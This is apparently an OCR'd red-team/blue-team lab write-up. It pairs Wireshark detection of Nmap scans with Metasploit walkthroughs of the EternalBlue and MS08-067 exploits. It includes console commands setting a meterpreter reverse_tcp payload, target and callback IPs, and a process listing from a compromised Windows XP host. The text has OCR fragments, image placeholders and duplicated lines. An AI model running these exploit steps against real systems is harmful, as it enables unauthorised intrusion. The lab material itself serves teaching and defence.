Aggressive OS guesses: Microsoft Windows 10 1709 - 1803 (98%), Microsoft Windows 10 1709 - 1909 (98%), Micr
osoft Windows Server 2019 (95%), Microsoft Windows 10 1809 - 2004 (94%), Microsoft Windows 10 2004 (93%), M
icrosoft Windows 11 21H2 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows XP SP3 (91%), Microsoft
```

Detecting Specific Nmap Scans

Nmap uses different scanning techniques, each generating distinct traffic patterns that you can identify in Wireshark. Below are the common Nmap scans and how to detect them:


SYN Scan (Stealth Scan)

- Nmap's **SYN scan** is one of the most commonly used techniques because it is stealthy. It sends SYN packets to various ports.
- Look for numerous **SYN requests (TCP SYN)** without the corresponding **ACK** or **RST** replies.




OS Detection and Version Detection Scans

- Nmap tries to detect the OS and services by sending specific malformed packets and analyzing the response.




You may also see **ICMP echo requests** or responses during OS fingerprinting:




Service Version Detection


- When Nmap runs version detection (-sV), it will interact with open ports to identify the services and versions running.



Step 1: Set Up Metasploit on the Red Team Machine


1. **Launch Metasploit Framework**:
    - Open your terminal and start Metasploit:





Find a Vulnerability or Use an Exploit:

- You need to find an appropriate exploit for the blue team target. For example, you can exploit a known vulnerability like **EternalBlue** or a Metasploit-payload like reverse shell.



Set the Exploit:

- Select the exploit you want to use. For instance, if you're using **EternalBlue**:

Set Payload:

- Choose a payload to send, like a reverse shell. In this case, use a Meterpreter payload:

Set Target IP and Local Host IP:

- Set the **target IP** (blue team machine)

  Set your **local IP** for the reverse connection

  Finally, launch the exploit to get the reverse shell:


```
 'Neutralize implant'

msf6 >
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS <blue_team_ip>
RHOSTS ⇒ <blue_team_ip>
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.68.131
RHOSTS ⇒ 192.168.68.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.68.134
LHOST ⇒ 192.168.68.134
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploite
```

To run an exploit against **Windows XP**, you'll need to use an exploit that targets a known vulnerability in Windows XP. One of the most famous vulnerabilities is **MS08-067**, which can be exploited using Metasploit.


Here's a step-by-step guide on how to run the **MS08-067 NetAPI** exploit (also known as the **Conficker** vulnerability) against Windows XP and gain a **Meterpreter session**.


Step 1: Set Up the MS08-067 Exploit in Metasploit

```
msf6 exploit(linux/samba/is_known_pipename) > search platform:xp type:exploit

Matching Modules
================

   #     Name                                      Disclosure Date  Rank       Check  Description
   -     ----                                      ---------------  ----       -----  -----------
   0     exploit/windows/ftp/32bitftp_list_reply   2010-10-12       good       No     32bit FTP Client Stac
k Buffer Overflow
   1     exploit/windows/ftp/3cdaemon_ftp_user     2005-01-04       average    Yes    3Com 3CDaemon 2.0 FTP
 Username Overflow
   2       \_ target: Automatic                    .                .          .      .
   3       \_ target: Windows 2000 English         .                .          .      .
   4       \_ target: Windows XP English SP0/SP1   .                .          .      .
   5       \_ target: Windows NT 4.0 SP4/SP5/SP6
```





```
msf6 exploit(linux/samba/is_known_pipename) > search ms08_067

Matching Modules
================

   #   Name                                      Disclosure Date  Rank   Check
  Description
   -   ----                                      ---------------  ----   -----
   ------------

   0   exploit/windows/smb/ms08_067_netapi       2008-10-28       great  Yes
  MS08-067 Microsoft Server Service Relative Path Stack Corruption
   1     \_ target: Automatic Targeting          .                .      .
  .
   2     \_ target: Windows 2000 Universal       .                .      .
  .
   3     \_ target: Windows XP SP0/SP1 Universal .                .      .
  .
   4     \_ target: Windows 2003 SP0 Universal   .                .      .
  .
   5     \_ target: Windows XP SP2 English (AlwaysOn NX)  .       .      .
  .
   6     \_ target: Windows XP SP2 English (NX)  .                .      .
  .
```



9:52
kali@kali: ~
File Actions Edit View Help
meterpreter > meterpreter > ps
[-] Unknown command: meterpreter. Run the help command for more details.
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process] 4 0 System x86 0 NT AUTHORITY\SYSTEM
216 644 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32\svchost.exe
372 872 wmiprvse.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\wbem\wmiprvse.exe
460 1088 wuauclt.exe x86 0 CYBERSEC-FF4A66\SaifElSayed C:\WINDOWS\system32\wuauclt.exe
508 4 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
576 508 csrss.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
600 508 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe

